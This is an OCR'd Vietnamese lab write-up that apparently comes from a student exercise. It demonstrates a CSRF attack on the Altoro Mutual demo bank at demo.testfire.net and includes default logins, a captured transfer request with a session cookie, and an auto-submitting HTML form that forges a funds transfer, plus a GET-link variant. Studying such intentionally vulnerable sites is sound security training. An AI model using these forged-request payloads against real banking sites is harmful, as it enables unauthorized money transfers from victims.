
Sử dụng Content Security Policy (CSP): Hạn chế các nguồn JavaScript được thực thi trên trang.

Phần 2 CSRF


demo.testfire.net/login.jsp
AltoroMutual
Sign In | Contact Us | Feedback | Search
Go
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Online Banking Login
Username:
admin
Password:
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.


Search
ENG
8:14 AM
4/23/2025


demo.testfire.net/bank/main.jsp
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Hello Admin User
Welcome to Altoro Mutual Online.
View Account Details:
800000 Corporate
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.
Save password?
Username
admin
Password
Save
Never
You can use saved passwords on any device. They're saved to Google Password Manager for 1050080027@sv.hcmunre.edu.vn.
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.


nhat-kali - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
nhat-kali
Ubuntu
Windows 10 x64
Burp Suite Community Edition v2025.2.4 - Temporary Project
Request
Response
Inspector
Trash
Kali Linux

Bước 1: Đăng nhập để truy cập chức năng Transfer

Truy cập trang đăng nhập:

Mở trình duyệt và truy cập demo.testfire.net.

Chuyển đến trang đăng nhập: http://demo.testfire.net/login.jsp.

Đăng nhập:

Sử dụng tài khoản mặc định:

Username: jsmith

Password: demo1234

(Hoặc tài khoản quản trị: admin/admin nếu cần).

Nhấn nút Login. Sau khi đăng nhập, bạn sẽ được chuyển hướng đến trang chính (http://demo.testfire.net/bank/main.aspx).

Truy cập chức năng Transfer:

Điều hướng đến chức năng Transfer Funds:

Từ menu, chọn Transfer Funds hoặc truy cập trực tiếp http://demo.testfire.net/bank/transfer.aspx.

Form chuyển tiền sẽ hiển thị với các trường:

From Account: Chọn tài khoản nguồn (ví dụ: 800000 Checking).

To Account: Chọn tài khoản đích (ví dụ: 800001 Savings).

Amount: Nhập số tiền (ví dụ: 200).

Nếu chưa đăng nhập, bạn sẽ bị chuyển hướng về trang đăng nhập, vì chức năng này yêu cầu session hợp lệ.

Xác nhận session:

Sau khi đăng nhập, cookie phiên được tạo (như trong hình ảnh trước: ASPSESSIONIDSCSBQDAC=IPGKEHLACOFZAAHLTSHRWFDG).

Cookie này được gửi kèm trong mọi yêu cầu để xác thực.

Truy cập http://demo.testfire.net/bank/account.aspx để xem số dư hiện tại của tài khoản 800000 và 800001, ghi lại để so sánh sau.

Bước 2: Phân tích yêu cầu từ hình ảnh

Hình ảnh Burp Suite cho thấy yêu cầu POST đến /bank/doTransfer:

Phương thức: POST

URL: http://demo.testfire.net/bank/doTransfer

Tham số:

fromAccount=800000

toAccount=800001

transferAmount=131.31

transfer=TRANSFER MONEY

Cookie: ASPSESSIONIDSCSBQDAC=IPGKEHLACOFZAAHLTSHRWFDG (xác thực session).

Kiểm tra token CSRF:

Không có tham số token CSRF, trang web dựa vào cookie phiên để xác thực, dễ bị CSRF.

Kết luận: Chức năng Transfer yêu cầu đăng nhập trước, và không có token CSRF, nên dễ bị tấn công CSRF.

Bước 3: Tạo Proof of Concept (PoC) cho CSRF (không dùng bản Pro)

Vì bạn đang dùng Burp Suite Community Edition (v2025.2-4), không có Engagement tools để sử dụng Generate CSRF PoC (tính năng chỉ có trong bản Pro), chúng ta sẽ tạo PoC thủ công.

Tạo PoC thủ công:

Dựa trên yêu cầu POST, tạo file HTML với form tự động gửi:

html

<html>

<body>

<form action="http://demo.testfire.net/bank/doTransfer" method="POST">

<input type="hidden" name="fromAccount" value="800000" />

<input type="hidden" name="toAccount" value="800001" />

<input type="hidden" name="transferAmount" value="200" />

<input type="hidden" name="transfer" value="TRANSFER MONEY" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

Lưu file thành csrf_poc.html.

Lưu ý: Đổi transferAmount thành 200 để dễ nhận biết giao dịch giả mạo.

Bước 4: Kiểm tra lỗ hổng CSRF

Chuẩn bị kiểm thử:

Đảm bảo bạn đã đăng nhập vào demo.testfire.net trên một tab (session cookie hợp lệ).

Mở tab Account Summary (http://demo.testfire.net/bank/account.aspx) để xem số dư hiện tại của tài khoản 800000 và 800001.

Thực thi PoC:

Mở file csrf_poc.html:

Chạy server cục bộ: python -m http.server 8000, rồi truy cập http://localhost:8000/csrf_poc.html.

Form sẽ tự động gửi yêu cầu POST đến http://demo.testfire.net/bank/doTransfer.

Cơ chế hoạt động:

Trình duyệt gửi yêu cầu POST cùng với cookie phiên vì bạn đã đăng nhập.

Trang web không kiểm tra token CSRF, nên yêu cầu được chấp nhận.

Quan sát kết quả:

Quay lại tab demo.testfire.net, làm mới trang Account Summary.

Nếu tài khoản 800000 giảm 200 và 800001 tăng 200, giao dịch đã được thực hiện tự động, chứng minh trang bị lỗ hổng CSRF.

Bước 5: Kiểm tra với phương thức GET (nếu áp dụng)

Kiểm tra xem endpoint có hỗ trợ GET không:

Thử gửi yêu cầu bằng phương thức GET:

text

http://demo.testfire.net/bank/doTransfer?fromAccount=800000&toAccount=800001&transferAmount=200&transfer=TRANSFER+MONEY

Truy cập URL trên trong trình duyệt (vẫn đang đăng nhập), kiểm tra số dư.

Nếu giao dịch xảy ra, tạo PoC GET:

html

<html>

<body>

Click to view!

</body>

</html>

Lưu thành csrf_get_poc.html.

Thực thi PoC GET:

Mở file csrf_get_poc.html, nhấp vào link.

Kiểm tra số dư. Nếu giao dịch xảy ra, lỗ hổng CSRF cũng tồn tại với phương thức GET.

Lợi ích nếu dùng bản Pro (với Generate CSRF PoC)

Nếu bạn nâng cấp lên Burp Suite Professional, bạn có thể sử dụng Engagement tools > Generate CSRF PoC như sau:

Trong Burp Suite, vào Target > Site map, tìm yêu cầu POST /bank/doTransfer.

Nhấp chuột phải, chọn Engagement tools > Generate CSRF PoC.

Trong giao diện CSRF PoC generator:

Bật tùy chọn Include auto-submit script.

Burp Suite sẽ tự động tạo mã HTML tương tự như trên.

Lưu mã thành csrf_poc_burp.html và thực thi như Bước 4.

Lợi ích:

Tiết kiệm thời gian so với tạo PoC thủ công.

Tùy chỉnh dễ dàng hơn (ví dụ: thêm các tham số khác hoặc thay đổi phương thức).

Kết quả kiểm thử

Kết quả: Giao dịch chuyển tiền được thực hiện tự động khi mở file PoC, chứng minh demo.testfire.net bị lỗ hổng CSRF.

Quan sát:

Số dư tài khoản 800000 giảm và 800001 tăng mà không cần người dùng tương tác, vì đã đăng nhập trước.

Yêu cầu không chứa token CSRF, và trang web dựa vào cookie phiên.

Hậu quả:

Hacker có thể gửi email chứa link dẫn đến csrf_get_poc.html hoặc nhúng PoC vào trang web độc hại. Nếu người dùng đã đăng nhập và nhấp vào link/mở trang, giao dịch sẽ tự động thực hiện.